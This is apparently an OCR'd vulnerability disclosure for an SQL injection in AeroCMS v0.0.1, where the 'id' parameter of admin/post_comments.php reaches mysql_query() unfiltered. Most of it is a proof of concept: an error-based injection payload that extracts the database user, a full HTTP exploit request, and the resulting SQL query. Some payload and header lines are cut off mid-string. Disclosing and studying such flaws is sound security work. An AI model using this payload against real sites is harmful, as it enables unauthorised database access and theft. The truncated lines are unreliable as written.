
post_comments_sql_injection


Step to Reproduct

Login to admin panel -> `Comments` .The `id` parameter from the AeroCMS-v0.0.1 CMS system appears to be vulnerable to SQL injection attacks. The malicious user can dump-steal the database, from this CMS system and he can use it for very malicious purposes.

Exploit



Query out the current user



Vulnerable Code

AeroCMS-0.0.1\admin\post_comments.php

The id parameter is passed in the GET mode and brought into the mysql_query() function without filtering

POC

- Injection Point

```
id=1+and+(SELECT+4460+FROM(SELECT+COUNT(*),CONCAT(0x7e,(SELECT+
(ELT(4460%3d4460,user()))),0x7e,FLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.PLUGINS+G
```

- Request

```
GET /AeroCMS-0.0.1/admin/post_comments.php?id=1+and+
(SELECT+4460+FROM(SELECT+COUNT(*),CONCAT(0x7e,(SELECT+
(ELT(4460%3d4460,user()))),0x7e,FLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.PLUGINS+G
 HTTP/1.1
Host: localhost
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
```

```
Sec-Fetch-Dest: document
Referer: http://localhost/AeroCMS-0.0.1/admin/categories.php?edit=1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=fqkp2e6i3ovd3p117cgt28snqf
Connection: close
```

SQL query statements

```
"SELECT * FROM comments WHERE comment_post_id =1 and (SELECT 4460 FROM(SELECT
COUNT(*),CONCAT(0x7e,(SELECT (ELT(4460=4460,user()))),0x7e,FLOOR(RAND(0)*2))x
FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)"
```